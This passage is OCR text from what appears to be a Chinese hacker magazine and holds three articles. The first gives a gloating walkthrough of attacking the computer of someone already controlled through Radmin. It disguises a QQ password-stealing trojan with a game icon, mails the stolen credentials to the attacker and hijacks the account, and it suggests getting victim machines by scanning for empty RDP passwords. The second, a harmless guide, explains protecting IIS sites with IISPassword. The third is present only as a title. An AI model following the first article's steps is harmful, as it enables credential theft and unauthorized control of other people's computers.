


图 1

连接后点屏幕监视，要是肉鸡用户正在使用QQ 那最好了，咱们直接能看到他QQ 号，然后请求加他为好友。那要是对方没在用QQ 或者请求被拒绝了怎么办呢？嘿嘿，这时候我们就要来点硬的了。使用 radmin 的文件管理功能把阿啦 QQ 大盗服务端（咱们换成QQ 游戏的图标如图2）上传到肉鸡桌面，如图3，等着对方运行它，接着就等着去邮箱收信吧！




图 2




图 3

得到QQ号和密码后选个他不在线的时间用他的QQ 登上去，再把他加为好友，这次哪怕他不同意也不行了，嘿嘿，看，我已经加上了，ip 是 58.208.15.144（图4）。 对于其他一些有木马种植功能的远程控制木马那就更简单了，直接种植阿啦QQ 大盗服务端。




图 4

这样我们就利用QQ 成功解决了文章篇首提到得问题，以后不管肉鸡的IP 怎么变都逃不出我们的手掌心，哈哈哈，QQ 实在是居家旅行杀人越货之必备工具啊！

（注意：本文的前提是已经在肉鸡上运行了远控木马，至于还没有肉鸡的朋友可以通过去扫3389 空口令等各种方法得到肉鸡，然后再通过各种方法在肉鸡上运行远控木马，这里我就不详细说明了，不懂的朋友可以多看看以前的黑客X档案）。

（文本涉及的相关工具：radmin，光盘中有收录。）

IISPassword 为网站加把“安全锁”

花的神明

同 Apache、Tomcat 等网络服务器软件相比，Microsoft 的 IIS（Internet Information Server）具有安装方便，使用配置简单的特点，目前IIS 在网络上使用得非常广泛，许多网站都是基于 IIS 建立的。但是IIS 自身存在不少安全漏洞，黑客大多喜欢攻击运行 IIS 的网络主机。Troxo 开发的 IISPassword 为您的网站加把“安全锁”，可以针对网站提供灵活的认证保护，下载地址是：http://download.softpedia.ro/software/INTERNET/IISpass.zip。

一、配置 IISPassword

在 Windows 控制面板中打开“管理工具”→“Internet 管理器”，在IIS 管理窗口的左侧展开网站树形结构，建立在IIS 服务器上的网站可能有很多；在选择的网站名称（以“默认网站”为例）的右键菜单上点击“属性”项，在打开的属性窗口中选择“IISPassword”面板，在左侧的网站路径结构中选中需要加密的目录（根目录或分支目录），在其右键菜单（如图1）中单击“ Protect”项，则对该目录进行了加密，加密后的目录图标显示加密标志；点击“Unprotect”菜单解除加密状态；还可以利用其它菜单项在指定路径下新建、改名、删除子目录。为使加密真正有效，需要为该加密路径设置访问权限。在右侧的“Basic”面板中点击“Add”按钮，在用户管理窗口中添加用户名及密码， 如果需要对整个网站加密，只需对网站路径结构树中的根目录（本例中为“Root”）进行加密即可。这样，当访问加密过的网站时，必须在认证窗体中输入预设的用户名和密码（如图2）。此外，IISPassword 允许对网站路径中的任意目录进行加密，可以分别设定访问权限，当访问不同的网站地址时，需要进行不同的认证，这大大提高了网站的安全性。在“Advanced”面板（图3）中设置 IISPassword 的高级属性，在 Directive 列中可以设置9种属性。选中某一参数，点击“Edit”按钮能够进行编辑。常用的有“AuthName”属性，用来设置认证窗体的标题；在“AuthUserFile ”属性中可以导入用户定义文件（如图4）。




图 1




图 2




图 3




图 4

二、管理控制文件

实际上对于加密过的网站，IISPassword 在其实际路径下产生了.htaccess 和.htpasswd 两个加密文件，称为 Access File（控制文件）。.htaccess 存放的是用户名，.htpasswd 存放的是密码信息。当然出于安全性的考虑，用户可以更改默认的加密文件的名称，也可以新建控制文件，在IIS管理器窗口左侧的网站树形结构中选中顶层节点（节点名为本机的名称），在其右键菜单中选择“属性”，在网站属性窗口中选择IISPassword 面板（如图5），在“Access File”中选择“Copy contents of old access files”项，表示当建立新的控制文件时，新的文件将从旧的控制文件中复制内容，这样原有的认证信息依然存在。在“Access File”中选择“Create New”，在其中可以新建控制文件，并能改变控制文件的名称。为了防止黑客下载默认的控制文件，在“User and Group file protection.”中可以改变控制文件的前缀（默认为“.ht”），这样可以防止黑客通过下载认证文件侵入网站。

（本文涉及的相关工具：IISPassword，光盘中有收录。）




图 5

让菜鸟都来认识 Svchost.exe 进程

lili

